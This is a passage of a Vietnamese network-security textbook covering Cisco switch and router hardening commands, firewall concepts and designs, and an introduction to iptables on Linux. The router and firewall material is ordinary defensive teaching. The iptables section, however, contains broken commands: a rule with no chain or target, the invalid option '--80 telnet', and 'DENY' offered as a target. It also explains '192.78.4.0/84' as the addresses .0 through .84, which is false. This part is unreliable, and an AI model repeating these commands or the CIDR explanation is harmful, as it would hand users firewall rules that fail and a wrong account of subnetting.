
- Chia VLAN: Cho phép tạo ra nhiều mạng trên một Switch, tránh được sự bùng nổ của Virus hay các dạng tấn công khác.
- Security Port: Gán cố định một số địa chỉ MAC vào một port nhất định trên Switch, cho phép chặn được các dạng tấn công như MAC Spoofing, ARP Spoofing.

### d. Bảo mật trên Router

- Router là thiết bị rất quan trọng trong mô hình mạng, cho phép routing, nat và tạo ra các ACLs để bảo vệ hệ thống mạng từ tầng Gateway.

Lab: Cài đặt Packet Tracert 4.0 để test một số câu lệnh trên Router.

Hiểu về Access Control List



Trên Router Cisco tạo ra một Access List (chỉ áp dụng cho địa chỉ IP) sử dụng câu lệnh:

- Router(config)# **access-list** access list number {**permit|deny**} source [source-mask]

Áp dụng Access List vừa tạo:

- Router (config-if)# **ip access-group** access-list-number {**in|out**}

Tạo và áp dụng Extended Access Control List (cho phép áp dụng cho port và IP).

- Router(config)# **access-list** access-list-number {**permit|deny**} protocol source source-mask destination destination mask [operator/operand]
- Router(config-if)#**ip access-group** access-list number {**in|out**}

Xem lại hệ thống Log trên Router chúng ta có thể biết được hệ thống đã block hay những ai đã truy cập vào Router.

## e. Thiết lập bảo mật cho Router

### Đặt địa chỉ IP trên một Interface:

- Router> Enable
- Router# Configure Terminal
- Router (Config)# Interface Ethernet 0
- Router (Config-if)# ip address 192.168.0.35 255.255.255.0

### Đặt Password cho Console login

- Router#config terminal
- Router(config)#line console 0
- Router(config-line)#login
- Router(config-line)#password l3tm3!n
- Router(config-line)#^Z
- Router#

### Đặt password cho remote

- Router#config terminal
- Router(config)#line vty 0
- Router(config-line)#login

- Router(config-line)#password l3tm3!n
- Router(config-line)#^Z
- Router

### Tạo User trên Router


- Router#configure terminal
- Router(config)#username Auser password u\$3r1
- Router(config)#username Buser password u\$3r2
- Router(config)#username Cuser password u\$3r3
- Router(config)#username Duser password u\$3r4
- Router(config)#^Z

### Thiết lập đăng nhập qua SSH trên Router

- Router#configure terminal
- Router(config)#ip domain-name scp.mil
- Router(config)#access-list 23 permit 192.168.51.45
- Router(config)#line vty 0 4
- Router(config-line)#access-class 23 in
- Router(config-line)#exit
- Router(config)#username SSHUser password No+3ln3+
- Router(config)#line vty 0 4
- Router(config-line)#login local
- Router(config-line)#exit
- Router(config)#
- Router#configure terminal
- Router(config)#crypto key generate rsa
- The name for the keys will be: Router.scp.mil
- Choose the size of the key modulus in the range of 360 to 2048

- for your General Purpose Keys. Choosing a key modulus greater than 512 may take a few minutes.
- How many bits in the modulus [512]: 1024
- Generating RSA keys ...
- [OK]
- Router(config)#
- Router#configure terminal
- Router(config)#ip ssh timeout 45
- Router(config)#^Z
- Router#configure terminal
- Router(config)#ip ssh authentication-retries 2
- Router(config)#^Z
- Router#configure terminal
- Router(config)#line vty 0 4
- Router(config-line)#transport input ssh telnet
- Router(config-line)#^Z
- Router# show ip ssh

Thiết lập static route trên router



- MarketingRouter#config terminal

- *MarketingRouter(config)#ip route 10.0.10.0 255.255.255.0*
- *20.0.20.1*
- *MarketingRouter(config-line)#^Z*
- *MarketingRouter#*
- *FinanceRouter#config terminal*
- *FinanceRouter(config)#ip route 30.0.30.0 255.255.255.0 20.0.20.2*
- *FinanceRouter(config-line)#^Z*
- *FinanceRouter#*

### **Thiết lập RIP (Dynamic route) trên Router**

- *LEFT#configure terminal*
- *LEFT(config)#router rip*
- *LEFT(config-router)#network 172.16.0.0*
- *LEFT(config-router)#network 192.168.10.0*
- *LEFT(config-router)^Z*
- *LEFT#*

### **Bảo mật Router trước các dạng ICMP**

- *Router#config terminal*
- *Router(config)#interface Serial 0*
- *Router(config-if)#no ip unreachables*
- *Router(config-if)#^Z*
- *Router#config terminal*
- *Router(config)#interface Ethernet 0*
- *Router(config-if)#no ip directed broadcast*
- *Router(config-if)#no ip unreachables*
- *Router(config)#interface Serial 0*
- *Router(config-if)#no ip directed broadcast*

- Router(config-if)#no ip unreachables
- Router(config)#interface Serial 1
- Router(config-if)#no ip directed broadcast
- Router(config-if)#no ip unreachables
- Router(config-if)#^Z

### Bảo vệ Source Routing

- Router#config terminal
- Router(config)#no ip source-route
- Router(config)#^Z
- Router#

### Small Services

- Router#config terminal
- Router(config)#no service tcp-small-servers
- Router(config)#no service udp-small-servers
- Router(config)#^Z
- Router#

### Chống Finger

- Router#config terminal
- Router(config)#no service finger
- Router(config)#^Z
- Router#
- Router#config terminal
- Router(config)#no ip finger
- Router(config)#^Z
- Router#

### Tắt các Services không cần thiết

- Router#config terminal
- Router(config)#no ip bootp server
- Router(config)#no ip name-server
- Router(config)#no ntp server
- Router(config)#no snmp-server
- Router(config)#no ip http server
- Router(config)#^Z

Tạo các Access Control List (bên trên).

## 5. Firewall và Proxy

### a. Khái niệm Firewall

Thuật ngữ Firewall có nguồn gốc từ một kỹ thuật thiết kế trong xây dựng để ngăn chặn, hạn chế hỏa hoạn. Trong công nghệ thông tin, Firewall là một kỹ thuật được tích hợp vào hệ thống mạng để chống sự truy cập trái phép, nhằm bảo vệ các nguồn thông tin nội bộ và hạn chế sự xâm nhập không mong muốn vào hệ thống. Firewall được miêu tả như là hệ phòng thủ bao quanh với các “chốt” để kiểm soát tất cả các luồng lưu thông nhập xuất. Có thể theo dõi và khóa truy cập tại các chốt này.

Các mạng riêng nối với Internet thường bị đe dọa bởi những kẻ tấn công. Để bảo vệ dữ liệu bên trong người ta thường dùng firewall. Firewall có cách nào đó để cho phép người dùng hợp lệ qua và chặn lại những người dùng không hợp lệ.

Firewall có thể là thiết bị phần cứng hoặc chương trình phần mềm chạy trên host bảo đảm hoặc kết hợp cả hai. Trong mọi trường hợp, nó phải có ít nhất hai giao tiếp mạng, một cho mạng mà nó bảo vệ, một cho mạng bên ngoài. Firewall có thể là gateway hoặc điểm nối liền giữa hai mạng, thường là một mạng riêng và một mạng công cộng như là Internet. Các firewall đầu tiên là các router đơn giản.

### b. Chức năng của Firewall

Chức năng chính của Firewall là kiểm soát luồng thông tin từ giữa Intranet và Internet. Thiết lập cơ chế điều khiển dòng thông tin giữa mạng bên trong (Intranet) và mạng Internet.

- Cho phép hoặc cấm những dịch vụ truy cập ra ngoài.
- Cho phép hoặc cấm những dịch vụ từ ngoài truy cập vào trong.

- Theo dõi luồng dữ liệu mạng giữa Internet và Intranet
- Kiểm soát địa chỉ truy nhập, cấm địa chỉ truy nhập
- Kiểm soát người sử dụng và việc truy cập của người sử dụng. Kiểm soát nội dung thông tin lưu chuyển trên mạng.

Một firewall khảo sát tất cả các luồng lưu lượng giữa hai mạng để xem nó có đạt chuẩn hay không. Nếu nó đạt, nó được định tuyến giữa các mạng, ngược lại nó bị hủy. Một bộ lọc firewall lọc cả lưu lượng ra lẫn lưu lượng vào. Nó cũng có thể quản lý việc truy cập từ bên ngoài vào nguồn tài nguyên mạng bên trong. Nó có thể được sử dụng để ghi lại tất cả các cố gắng để vào mạng riêng và đưa ra cảnh báo nhanh chóng khi kẻ thù hoặc kẻ không được phân quyền đột nhập. Firewall có thể lọc các gói dựa vào địa chỉ nguồn, địa chỉ đích và số cổng của chúng. Điều này còn được gọi là lọc địa chỉ. Firewall cũng có thể lọc các loại đặc biệt của lưu lượng mạng. Điều này được gọi là lọc giao thức bởi vì việc ra quyết định cho chuyển tiếp hoặc từ chối lưu lượng phụ thuộc vào giao thức được sử dụng, ví dụ HTTP, FTP hoặc Telnet. Firewall cũng có thể lọc luồng lưu lượng thông qua thuộc tính và trạng thái của gói.

Một số firewall có chức năng thú vị và cao cấp, đánh lừa được những kẻ xâm nhập rằng họ đã phá vỡ được hệ thống an toàn. Về cơ bản, nó phát hiện sự tấn công và tiếp quản nó, dẫn dắt kẻ tấn công đi theo bằng tiếp cận “nhà phản chiếu” (hall of mirrors). Nếu kẻ tấn công tin rằng họ đã vào được một phần của hệ thống và có thể truy cập xa hơn, các hoạt động của kẻ tấn công có thể được ghi lại và theo dõi.

Nếu có thể giữ kẻ phá hoại trong một thời gian, người quản trị có thể lần theo dấu vết của họ. Ví dụ, có thể dùng lệnh finger để theo vết kẻ tấn công hoặc tạo tập tin “bẫy mồi” để họ phải mất thời gian truyền lâu, sau đó theo vết việc truyền tập tin về nơi của kẻ tấn công qua kết nối Internet.

### c. Nguyên lý hoạt động của Firewall

Các rule của Firewall hoạt động tương tự như Access Control List của Router, Rule của firewall có khả năng lọc gói tin sâu hơn ACL.

Firewall hoạt động chặt chẽ với giao thức TCP/IP, vì giao thức này làm việc theo thuật toán chia nhỏ các dữ liệu nhận được từ các ứng dụng trên mạng, hay nói chính xác hơn là các dịch vụ chạy trên các giao thức (Telnet, SMTP, DNS, SMNP, NFS ...) thành các gói dữ liệu (data packets) rồi gán cho các packet này những địa chỉ có thể nhận dạng, tái lập lại ở đích cần gửi đến, do đó các loại Firewall cũng liên quan rất nhiều đến các packet và những con số địa chỉ của chúng.

Bộ lọc packet cho phép hay từ chối mỗi packet mà nó nhận được. Nó kiểm tra toàn bộ đoạn dữ liệu để quyết định xem đoạn dữ liệu đó có thỏa mãn một trong số các luật lệ của lọc packet hay không. Các luật lệ lọc packet này là dựa trên các thông tin ở đầu mỗi packet (header), dùng để cho phép truyền các packet đó ở trên mạng. Bao gồm:

- Địa chỉ IP nơi xuất phát (Source)
- Địa chỉ IP nơi nhận ( Destination)
- Những thủ tục truyền tin (TCP, UDP, ICMP, IP tunnel ...)
- Cổng TCP/UDP nơi xuất phát
- Cổng TCP/UDP nơi nhận
- Dạng thông báo ICMP
- Giao diện packet đến
- Giao diện packet đi
- Firewall có thể bóc tách dữ liệu trong gói tin Layer 6,7: Filetype, URL, Content, Services, Application, User,..

#### d. Các loại Firewall

Nếu chia theo vị trí đặt:

- **Network Firewall:** bảo vệ cho cả hệ thống mạng
- **Host Firewall:** Bảo vệ cho một máy tính được cài đặt (thường được tích hợp trên OS hoặc các phần mềm bảo mật như Anti-Virus, Endpoint Security).
- **Web Firewall:** Có thể là Network Firewall hoặc Host Firewall có chức năng bảo vệ dịch vụ web trước các dạng tấn công.

Nếu theo nền tảng hardware và software

- Software Firewall: Thường được cài đặt trên OS hoặc là hệ điều hành Linux tích hợp firewall mềm
- Hardware Firewall: Được tối ưu hóa bằng việc xây dựng hệ điều hành trên nền tảng phần cứng của hãng nên hiệu năng xử lý tốt hơn.

Nếu theo khả năng xử lý gói tin

- **Packet Filter:** Hoạt động ở Layer3 – 4 Mô hình OSI. Cho phép lọc gói tin ở hai lớp này, Firewall dạng này có thể coi như Access Control List trên Router.

- **Application Filter:** Hoạt động ở Layer 7. Cho phép tạo ra các Rules hoạt động trên Layer 7 của mô hình mạng OSI như URL, Content....
- **State Full Filter:** Hoạt động từ Layer 3 – 7: Cho phép tạo rules phức tạp từ IP, Port, URL, Filetype, time, User, content, Header,...
- **UTM:** Tích hợp giữa Firewall và UTM. Do nhiều tính năng nên hiệu năng xử lý không được cao.


Khái niệm mới về một thế hệ mới Firewall được Gartner (tổ chức đánh giá các giải pháp IT) định nghĩa là: **Next Generation Firewall** cần phải có các tính năng sau:

- Hỗ trợ hoạt động Inline trong hệ thống mạng (có thể hoạt động trong suốt từ Layer 2)
  - Có những tính năng Firewall cơ bản: Packet Filter, NAT, Statefull, VPN
  - Hỗ trợ phát hiện hệ thống mạng (Host active, Service, Application, OS, Vulnerability).
  - Tích hợp IPS mức độ sâu (cho phép cấu hình, rule edit, Event Impact Flag...)
  - Application Awareness: Cho phép phát hiện các dịch vụ hệ thống, đưa ra các policy sâu như cấm được Skype, Yahoo Messenger...
  - Extrafirewall Inteligence: Ví dụ cho phép block một user nào đó đăng nhập vào Facebook còn các user còn lại vẫn truy cập được.
  - Hỗ trợ update signature liên tục đảm bảo hệ thống luôn được bảo mật.
- ➔ Gartner đã đưa ra khái niệm về Firewall và đó là tính năng của các firewall hiện nay, rất nhiều sách tôi đọc thấy chưa hề đưa khái niệm này vào trong khi thực tế đã triển khai rất nhiều hệ thống này.


#### e. Thiết kế Firewall trong mô hình mạng

Thiết kế firewall phù hợp với hệ thống mạng là rất quan trọng, dưới đây tôi trình bày một số mô hình triển khai firewall:


##### **Router làm chức năng Packet Filter**



Firewall áp dụng cho vùng DMZ




Mô hình mạng tích hợp tại một đơn vị (ví dụ)



### Mô hình mạng tích hợp Firewall ví dụ khác

- Trong mô hình này có thiết bị: Firewall, Proxy chuyên dụng của BlueCoat, IPS Sourcefire, Cân bằng tải cho nhiều đường internet, UTM Firewall cùng nhiều thiết bị và giải pháp bảo mật khác.



## 6. Cấu hình firewall IPtable trên Linux

Trong hệ thống **Unix/Linux** có rất nhiều **Firewall**... Trong số đó có một **Firewall** được cấu hình và hoạt động trên nền Console rất nhỏ và tiện dụng ==> Đó là **Iptables**. Bài viết này không có ý định trình bày chi tiết về cách sử dụng Iptables. Nhưng tôi hy vọng là qua nó bạn có thể phần nào hiểu và cấu hình được **Iptables** ở mức cơ bản...

Trước hết bạn cần phải hiểu **Firewall Iptables** sẽ xử lý như thế nào đối với những **packets leaving, entering hay passing** đi vào hay đi ra từ PC.

- Bất kỳ Packet nào muốn đi vào PC của bạn đều phải đi qua **Input Chain**.
- Bất cứ Packet nào từ PC của bạn muốn đi ra ngoài Network đều phải đi qua **Output Chain**.

- Bất cứ Packet nào mà PC của bạn muốn gửi đi một **Destination** khác đều phải đi qua **Forward Chain**

Tất cả những điều đã nêu trên đều được giám sát bởi **Iptables**... Và tất nhiên là **Iptables** đã phải được cài đặt và thiết lập :-) Việc thiết lập cấu hình cho **Input Chain**, **Output Chain** và **Forward** gọi là thiết lập nội quy (rules) cho Firewall. Hầu hết Iptables đã được cài đặt trong nhân của một số Version Linux thông dụng hiện nay: Redhat, Mandrake, SuSe..

Nếu không bạn có thể tìm thấy **Iptables** ở:

<http://www.linuxapps.com/>

<http://www.linuxapps.com/>

<http://www.freshmeat.net/>

### Một số cấu hình đơn giản

Một số **Port** và **Service** thông dụng trên một hệ thống **Unix/Linux**:

Port	Protocol	Service
21	TCP	FTP
22	TCP	SSH
23	TCP	TELNET
25	TCP	SMTP
53	TCP	NAME (DNS)
79	TCP	FINGER
80	TCP	HTTP
110	TCP	POP3
111	TCP	SUNRPC
443	TCP	HTTPS
901	TCP	SAMBA-SWAT
1024	TCP	KDM
3306	TCP	MYSQL
6000	TCP	X11

Bây giờ chúng ta bắt đầu tìm hiểu những chức năng và cách cấu hình cơ bản của **Iptables**.

Ví dụ: Khi PC của bạn send một Packet đến <http://www.yahoo.com/> để yêu cầu hồi đáp trang HTML. Thì trước hết nó phải được chuyển qua **Output Chain**. Lúc này các nội quy (**rule**) sẽ hoạt động, nó sẽ kiểm tra yêu cầu Send Packet. Nếu yêu cầu đó hợp lệ thì Packet đó sẽ được đi.

Tiếp đó khi Yahoo Reply Packet về máy bạn thì nó cũng sẽ phải đi qua **Input Chain**. Đương nhiên là nó phải phù hợp được với các **Rule** thì mới được vào máy của bạn. Rắc rối và phức tạp cứ y như hải quan ở Nội Bài Air Port phải không ?

Chúng ta bắt đầu thao tác với những địa chỉ IP nhất định. Chẳng hạn như bạn muốn ngăn chặn tất cả các Packet đến từ **192.78.4.0**

-s là tuỳ chọn để ngăn chặn một địa chỉ IP hay DNS nguồn. Tương tự ta có dòng lệnh:

### **iptables -s 192.78.4.0**

Nếu bạn muốn xử lý các Packet một cách chi tiết hơn. Thì tuỳ chọn -j sẽ giúp bạn thực hiện điều đó như: **ACCEPT**, **DENY** hay **DROP** (sử dụng kết hợp với tuỳ chọn -s nhé)...Chắc tôi không cần phải đưa ra nghĩa tiếng việt của 3 từ **ACCEPT**, **DENY**, **DROP** nữa nhỉ. Nếu bạn muốn **DROP** các Packet từ địa chỉ **192.78.4.0** :

### **iptables -s 192.78.4.0 -j DROP**

**DENY** hay **ACCEPT** cũng tương tự nhé ;-p

Lệnh đơn trên sẽ bỏ qua mọi thứ đến từ **192.78.4.0**

Chúng ta còn có thể bỏ qua một PC nhất định trên một mạng. Nếu bạn không muốn những PC trong mạng liên lạc và nói chuyện với PC đó hay liên lạc ra ngoài. Bạn chỉ cần thay đổi tham số **Input**, **Output** và thay đổi tuỳ chọn -s, -d

Nếu chúng ta muốn bỏ qua yêu cầu phản hồi Telnet từ máy PC này. Trong trường hợp này có ít nhất 3 giao thức có thể được chỉ rõ: **TCP**, **UDP** và **ICMP**.

Tuỳ chọn -p được sử dụng để chỉ rõ chi tiết giao thức cần xử lý. Telnet là một giao thức hoạt động trên Port 23/TCP nên chúng ta sẽ có dòng lệnh:

### **iptables -A INPUT -s 192.78.4.0 -p tcp --80 telnet -j DROP**

Các Command trên là thao tác cho 1 địa chỉ IP (**Single IP**). Nếu bạn muốn thao tác với nhiều địa chỉ IP cùng một lúc (**Multi IP**) thì sẽ có chút thay đổi nhỏ như sau:

- **192.78.4.0/84** ==> Tất cả các IP từ **192.78.4.0** cho đến **192.78.4.84**

